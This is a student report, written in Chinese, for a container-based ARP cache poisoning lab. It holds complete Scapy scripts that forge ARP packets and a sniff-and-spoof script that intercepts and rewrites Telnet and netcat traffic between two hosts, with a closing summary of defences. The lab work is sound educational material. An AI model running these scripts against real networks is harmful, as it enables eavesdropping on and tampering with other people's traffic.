
ARP Cache Poisoning Attack Lab

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

## 实验环境设置



### 1.1 启动Docker，并进入docker环境,准备实验

|  |
| --- |
| 任务：启动docker并进入实验环境 |
| 命令：  cd Labsetup  dcup |
| 截图： |
| dockps |
| 截图： |
| 说明各docker对应的作用:  1.A (hostA-10.9.0.5):hostA 是实验中的一个目标机器。它的 IP 地址是 10.9.0.5。在 ARP 缓存中毒攻击实验中，hostA 作为被攻击的目标之一。攻击者可以向 hostA 发送伪造的 ARP 响应来修改其 ARP 缓存，使 hostA 认为攻击者的 MAC 地址是某个特定的 IP 地址（比如B的 IP 地址）。通过这种方式，攻击者可以拦截或中断 hostA 与其他主机的通信。  2. hostB (hostB-10.9.0.6):hostB 是实验中的另一个目标机器。它的 IP 地址是 10.9.0.6。与 hostA 类似，hostB 也是 ARP 缓存中毒攻击的潜在目标。攻击者可以伪造 ARP 响应来修改 hostB 的 ARP 缓存，诱导 hostB 将某个 IP 地址（如 hostA 或 hostC 的 IP 地址）与攻击者的 MAC 地址关联。这可以帮助攻击者在 hostB 和其他主机之间进行中间人攻击（MITM）或导致流量中断。  3. 攻击者容器 (attacker container):攻击者容器是实验中的攻击者机器。它的配置与其他容器不同，具有特权模式（privileged mode）并且有一个共享文件夹（共享卷）。特权模式: 攻击者容器配置为特权模式，以便能够执行需要高权限的操作，例如修改内核参数（使用 sysctl 命令）来启用 IP 转发。这对于在容器内执行 ARP 攻击或其他网络攻击是必要的，因为这些操作通常需要高级别的系统权限。 |

|  |
| --- |
| 任务：在在SEED环境和容器环境使用tcpdump命令查看能捕捉到的报文 |
| 命令：  tcpdump -i eth0 -n  IP address  位置：容器中 |
| 截图：  1.A-10.9.0.5：      （PING 百度时监听到的报文）    2.B-10.9.0.5：    3.M-10.9.0.105 |
| 结果说明：   1. 首先，我在A上运行：tcpdump -i eth0 -n，并且ping [www.baidu.com](http://www.baidu.com)，接收到相应报文信息。 2. 其次，我使用ip address查看各docker的地址，得出结果：   A\_ip = "10.9.0.5"  A\_mac = "02:42:0a:09:00:05"  B\_ip = "10.9.0.6"  B\_mac = "02:42:0a:09:00:06"  M\_ip = "10.9.0.105"  M\_mac = "02:42:0a:09:00:69" |

## 实验步骤


### 2.1 Task 1: ARP Cache Poisoning

|  |
| --- |
| 任务：按照任务书要求使用ARP Reqeust报文进行ARP攻击，  位置：HOST |
| 命令(ip在环境配置那一步已经查看)   1. 编写arp.py   #!/usr/bin/python3  from scapy.all import \*  A\_ip = "10.9.0.5"  A\_mac = "02:42:0a:09:00:05"  B\_ip = "10.9.0.6"  B\_mac = "02:42:0a:09:00:06"  M\_ip = "10.9.0.105"  M\_mac = "02:42:0a:09:00:69"  eth = Ether(src=M\_mac,dst='ff:ff:ff:ff:ff:ff')  arp = ARP(hwsrc=M\_mac, psrc=B\_ip,  hwdst=A\_mac, pdst=A\_ip,  op=1)  pkt = eth / arp  sendp(pkt)   1. 在M中运行arp.py 2. 用wireshark抓包 3. 查看A：arp -n |
| 截图        结果分析：  1.看到伪造的 ARP 请求数据包，其中目标主机 A 收到了包含错误 MAC 地址的 ARP 请求。这表明 ARP 请求已成功发送并被网络接收。  2.在 A 上，ARP 缓存表中的 10.9.0.6（即 B 的 IP 地址）应映射到 M 的 MAC 地址（02:42:0a:09:00:69）。这表明 A 的 ARP 表已被伪造的 ARP 请求条目所污染，从而完成了 ARP 欺骗。 |

|  |
| --- |
| 任务：按照任务书要求使用ARP Reply报文分别在ARPCache中有相应表项和没有相应表项的情况下进行ARP攻击，  位置：HOST |
| 命令   1. 修改arp.py程序：   #!/usr/bin/python3  from scapy.all import \*  A\_ip = "10.9.0.5"  A\_mac = "02:42:0a:09:00:05"  B\_ip = "10.9.0.6"  B\_mac = "02:42:0a:09:00:06"  M\_ip = "10.9.0.105"  M\_mac = "02:42:0a:09:00:69"  eth = Ether(src=M\_mac,dst=A\_mac)  arp = ARP(hwsrc=M\_mac, psrc=B\_ip,  hwdst=A\_mac, pdst=A\_ip,  op=2)  pkt = eth / arp  sendp(pkt)   1. 在B上ping A：   ping 10.9.0.5 -c 1   1. 在A上查看：arp -n 2. 在M上运行arp.py 3. 用wireshark抓包 4. 在A上查看：arp -n 5. 删除A中关于B的记录：arp -d 10.9.0.6 6. 再次在M上运行：arp,py 7. 用wireshark抓包 8. 查看A：arp -n |
| 截图                    结果分析：  1.步骤 3: 在 A 上，ARP 缓存包含 B 的正确 MAC 地址。  2.步骤 6: 运行 arp.py 后，A 的 ARP 缓存中的 10.9.0.6 的 MAC 地址被更改为 M 的 MAC 地址。因为我发送了伪造的 ARP 回复报文。  3.步骤 5 和 9: 在 Wireshark 捕获中，看到伪造的 ARP 回复报文。数据包的源 MAC 地址是 M 的 MAC 地址，目标 MAC 地址是 A 的 MAC 地址。  4.步骤 7: 删除 ARP 缓存后，A 需要重新解析 B 的 IP 地址，以更新其 ARP 表。  5.步骤 8 和 10: 再次运行 arp.py 后，能看到 A 的 ARP 缓存中 10.9.0.6 的 MAC 地址被伪造的 MAC 地址所替代。ARP 欺骗成功！ |

|  |
| --- |
| 任务：按照任务书要求使用ARP gratuitous报文分别在ARPCache中有相应表项和没有相应表项的情况下进行ARP攻击，  位置：HOST |
| 命令   1. 修改arp.py:   #!/usr/bin/python3  from scapy.all import \*  A\_ip = "10.9.0.5"  A\_mac = "02:42:0a:09:00:05"  B\_ip = "10.9.0.6"  B\_mac = "02:42:0a:09:00:06"  M\_ip = "10.9.0.105"  M\_mac = "02:42:0a:09:00:69"  eth = Ether(src=M\_mac,dst='ff:ff:ff:ff:ff:ff')  arp = ARP(hwsrc=M\_mac, psrc=B\_ip,  hwdst='ff:ff:ff:ff:ff:ff', pdst=B\_ip,  op=1)  pkt = eth / arp  sendp(pkt)  2.在B上ping A：  ping 10.9.0.5 -c 1  3. 在A上查看：arp -n  4. 在M上运行arp.py  5. 用wireshark抓包  6. 在A上查看：arp -n  7. 删除A中关于B的记录：arp -d 10.9.0.6  8. 再次在M上运行：arp,py  9. 用wireshark抓包  10. 查看A：arp -n |
| 截图    抓包显示：                    结果分析：  1.步骤 3: 在 A 上，ARP 缓存包含 B 的正确 MAC 地址。  2.步骤 6: 运行 arp.py 后，A 的 ARP 缓存中的 10.9.0.6 的 MAC 地址被 M 的 MAC 地址更新。  3.步骤 5 和 9: 在 Wireshark 捕获中，看到伪造的 ARP Gratuitous 报文。数据包的源 MAC 地址是 M 的 MAC 地址，目标 MAC 地址是广播地址（ff:ff:ff:ff:ff:ff）。  4.步骤 7: 删除 ARP 缓存后，A 需要重新解析 B 的 IP 地址。  5.步骤 8 和 10: 再次运行 arp.py 后，A 的 ARP 缓存中的 10.9.0.6 的 MAC 地址被伪造的 MAC 地址更新。ARP 欺骗成功！ |

### Task 2: MITM Attack on Telnet using ARP Cache Poisoning



|  |
| --- |
| 任务：按要求关闭路由转发功能对telnet通信双方发起ARP攻击，观察执行结果并进行说明  位置：HOST |
| 命令   1. 修改程序arp.py：   #!/usr/bin/python3  from scapy.all import \*  A\_ip = "10.9.0.5"  A\_mac = "02:42:0a:09:00:05"  B\_ip = "10.9.0.6"  B\_mac = "02:42:0a:09:00:06"  M\_ip = "10.9.0.105"  M\_mac = "02:42:0a:09:00:69"  ethA = Ether(src=M\_mac,dst=A\_mac)  arpA = ARP(hwsrc=M\_mac, psrc=B\_ip,  hwdst=A\_mac, pdst=A\_ip,  op=2)  ethB = Ether(src=M\_mac,dst=B\_mac)  arpB = ARP(hwsrc=M\_mac, psrc=A\_ip,  hwdst=A\_mac, pdst=B\_ip,  op=2)  while True:  pktA = ethA / arpA  sendp(pktA, count=1)  pktB = ethB / arpB  sendp(pktB, count=1)  time.sleep(5)   1. 从B ping到A：ping 10.9.0.5 -c 1 2. 查看A：arp -n 3. 在M上运行arp.py 4. 查看A和B：arp -n 5. 在M上关闭转发：sysctl net.ipv4.ip\_forward=0 6. 在M上运行arp.py 7. A ping B：ping 10.9.0.6 -c 1 ，B ping A: ping 10.9.0.5 -c 1，观察情况。 |
| 截图 |
| 结果说明：  1.在步骤 5 中，A 和 B 的 ARP 缓存中已经被更新为 M 的 MAC 地址。ARP 欺骗成功，A 和 B 的 ARP 缓存中存储了错误的 MAC 地址。  2.关闭 IP 转发后，攻击者主机 M 不再转发数据包。虽然 M 依旧可以发送伪造的 ARP 报文，但它无法将数据包转发到 A 和 B 之间。因此，A 和 B 之间的通信会受到影响，导致无法 ping 通。 |

|  |
| --- |
| 任务：按要求打开路由转发功能对telnet通信双方发起ARP攻击，观察执行结果并进行说明  位置：HOST |
| 命令   1. 开启转发功能：sysctl net.ipv4.ip\_forward=1 2. 在M上运行arp.py 3. A ping B：ping 10.9.0.6 -c 1 ，B ping A: ping 10.9.0.5 -c 1，观察情况。 |
| 截图 |
| 结果说明：  1.在运行 arp.py 后，攻击者主机 M 向 A 和 B 发送伪造的 ARP 回复报文，导致 A 和 B 的 ARP 缓存中记录了错误的 MAC 地址（M 的 MAC 地址）。这种情况下，A 和 B 会将数据包发送到攻击者主机 M。  2.因为已开启 IP 转发功能，攻击者主机 M 可以接收来自 A 和 B 的数据包，并将这些数据包转发到正确的目的地。A 和 B 之间的通信可以正常进行。 |

|  |
| --- |
| 任务：按要求关闭路由转发功能，对telnet通信双方发起ARP攻击和中间人攻击，观察执行结果并进行说明  位置：HOST |
| 命令   1. 保持开启转发，在M上运行：arp.py 2. 在A上开启telnet：telnet 10.9.0.6 3. 关闭ip转发：sysctl net.ipv4.ip\_forward=0，在A中输入内容，查看结果。 4. 编写sniff\_and\_spoof.py:   #!/usr/bin/env python3  from scapy.all import \*  import re  IP\_A = "10.9.0.5"  MAC\_A = "02:42:0a:09:00:05"  IP\_B = "10.9.0.6"  MAC\_B = "02:42:0a:09:00:06"  def spoof\_pkt(pkt):  if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].payload)  del(newpkt[TCP].chksum)  if pkt[TCP].payload:  data = pkt[TCP].payload.load  data = data.decode()  newdata = re.sub(r'[a-zA-Z]', r'f', data)  print(data + " ==> " + newdata)  send(newpkt/newdata, verbose=False)  else:  send(newpkt, verbose=False)  elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].chksum)  send(newpkt, verbose=False)  f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'  pkt = sniff(filter=f, prn=spoof\_pkt)   1. 在M上运行：sniff\_and\_spoof.py 2. 在A中输入任意内容 3. 在M上查看 |
| 截图 |
| 结果说明：  1.通过伪造 ARP 报文，攻击者主机 M 使 A 和 B 将数据包发送到 M。  2. sniff\_and\_spoof.py 脚本拦截并篡改了 A 和 B 之间的通信数据。在脚本中，所有字母字符都被替换成了 f。  3.当 IP 转发被关闭后，攻击者主机 M 不再转发数据包。虽然 ARP 欺骗会使 A 和 B 将数据包发送到 M，但由于 M 不能再转发这些数据包，因此 A 和 B 之间的通信将会中断。  4.在 A 上输入内容时，telnet 会话的输入内容在 M 上被修改。由于 IP 转发被关闭，A 和 B 之间的通信将无法继续。 |
| 问题：任务书中的代码的filter会捕获攻击代码自身产生的报文，从而造成攻击程序的效率很低，请给出解决该问题的filter  答：   1. 排除攻击者的mac地址：   f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06) and not ether src 02:42:0a:09:00:69'   1. 使用IP地址排除自身报文：   f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06) and not src host 10.9.0.105'   1. 只捕捉目标流量：   f = 'tcp and ((src host 10.9.0.5 and dst host 10.9.0.6) or (src host 10.9.0.6 and dst host 10.9.0.5)) and not ether src 02:42:0a:09:00:69' |

### 2.3 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

|  |
| --- |
| 任务：按要求关闭路由转发功能，对netcat通信双方发起ARP攻击和中间人攻击，观察执行结果并进行说明  位置：HOST |
| 命令   1. 在M上保持arp.py运行：arp.py 2. 在B上监听端口：nc -lp 9090 3. A与B连接：nc 10.9.0.6 9090 4. 修改sniff\_and\_spoof.py:   #!/usr/bin/env python3  from scapy.all import \*  import re  IP\_A = "10.9.0.5"  MAC\_A = "02:42:0a:09:00:05"  IP\_B = "10.9.0.6"  MAC\_B = "02:42:0a:09:00:06"  def spoof\_pkt(pkt):  if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].payload)  del(newpkt[TCP].chksum)  if pkt[TCP].payload:  data = pkt[TCP].payload.load  newdata = data.replace(a'FanLanlan', b'LanlanFan')  print(str(data) + " ==> " + str(newdata))  newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)  send(newpkt/newdata, verbose=False)  else:  send(newpkt, verbose=False)  elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].chksum)  send(newpkt, verbose=False)  f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'  pkt = sniff(filter=f, prn=spoof\_pkt)   1. 在M中运行：sniff\_and\_spoof.py 2. 重新在A中发送：nc 10.9.0.6 9090 3. 查看B收到的信息：nc -lp 9090 4. 查看M中的信息。 |
| 截图 |
| 结果说明：  1.通过 arp.py 发起的 ARP 欺骗攻击使 A 和 B 认为 M 是对方的网关或直接通信对端。导致 A 和 B 的流量都经过 M，从而使 M 可以拦截和篡改这些流量。  2.sniff\_and\_spoof.py 脚本实施了中间人攻击，拦截 A 和 B 之间的 TCP 数据流，并在其上执行数据篡改操作。使 A 向 B 发送的数据被篡改（将 'FanLanlan' 替换为 'LanlanFan'）。  3.当关闭 IP 转发（sysctl net.ipv4.ip\_forward=0）时，M 将不再转发数据包。虽然 M 仍然可以拦截和篡改数据包，但由于不能将数据包转发到最终目的地，A 和 B 之间的通信会中断，导致连接失败或不稳定。  4.在 A 发送的数据到达 B 之前，它被 M 拦截并篡改。B 显示的数据是篡改后的结果，而不是原始数据。在 M 上，数据的原始内容和篡改后的内容。 |

## 实验总结

1. 通过这次实验，我的知识储备更加丰富，我认识到ARP 协议本身没有认证机制，使其容易受到 ARP 欺骗攻击。攻击者可以通过伪造 ARP 报文来干扰目标设备的 ARP 缓存，从而劫持网络流量。关闭 IP 转发功能后，网络流量无法正常转发，导致通信中断。此操作可以防止数据包的进一步传播，但不能阻止数据包的拦截和篡改。中间人攻击可以在通信双方之间插入恶意节点，拦截并篡改数据。有效的中间人攻击展示了在网络通信中的数据安全风险。为防止 ARP 欺骗攻击，应考虑使用静态 ARP 表、ARP 监控工具和网络层的安全协议（如 IPsec）。
2. 在操作上，在Task 2: MITM Attack on Telnet using ARP Cache Poisoning中的第三各任务，我想要将所有的字母替换为“f”，第一次尝试时失败了，于是我又尝试了一次成功了，查阅资料得知，使用python进行MITM或许有可能是受限于虚拟机的效率，或在真实环境下的网络波动都会造成一定程度的延迟。所有，第一次是延迟问题。而该延迟问题可以让受害者双方判断攻击与否。
3. 在Task 3: MITM Attack on Netcat using ARP Cache Poisoning中，我一开始进行“Lanlanfan”到“Fanlanlan”的替换时失败了，原因是没有一直让arp.py保持运行状态，当我让其保持运行状态后，替换完成了。查阅资料得知，在进行中间人攻击时，保持 ARP 欺骗脚本（如 arp.py）持续运行是关键，因为它确保目标设备（A 和 B）的 ARP 缓存持续保持伪造的 IP-MAC 映射。它避免了 ARP 缓存超时导致的流量绕过攻击者，使得数据包拦截和篡改可以持续进行。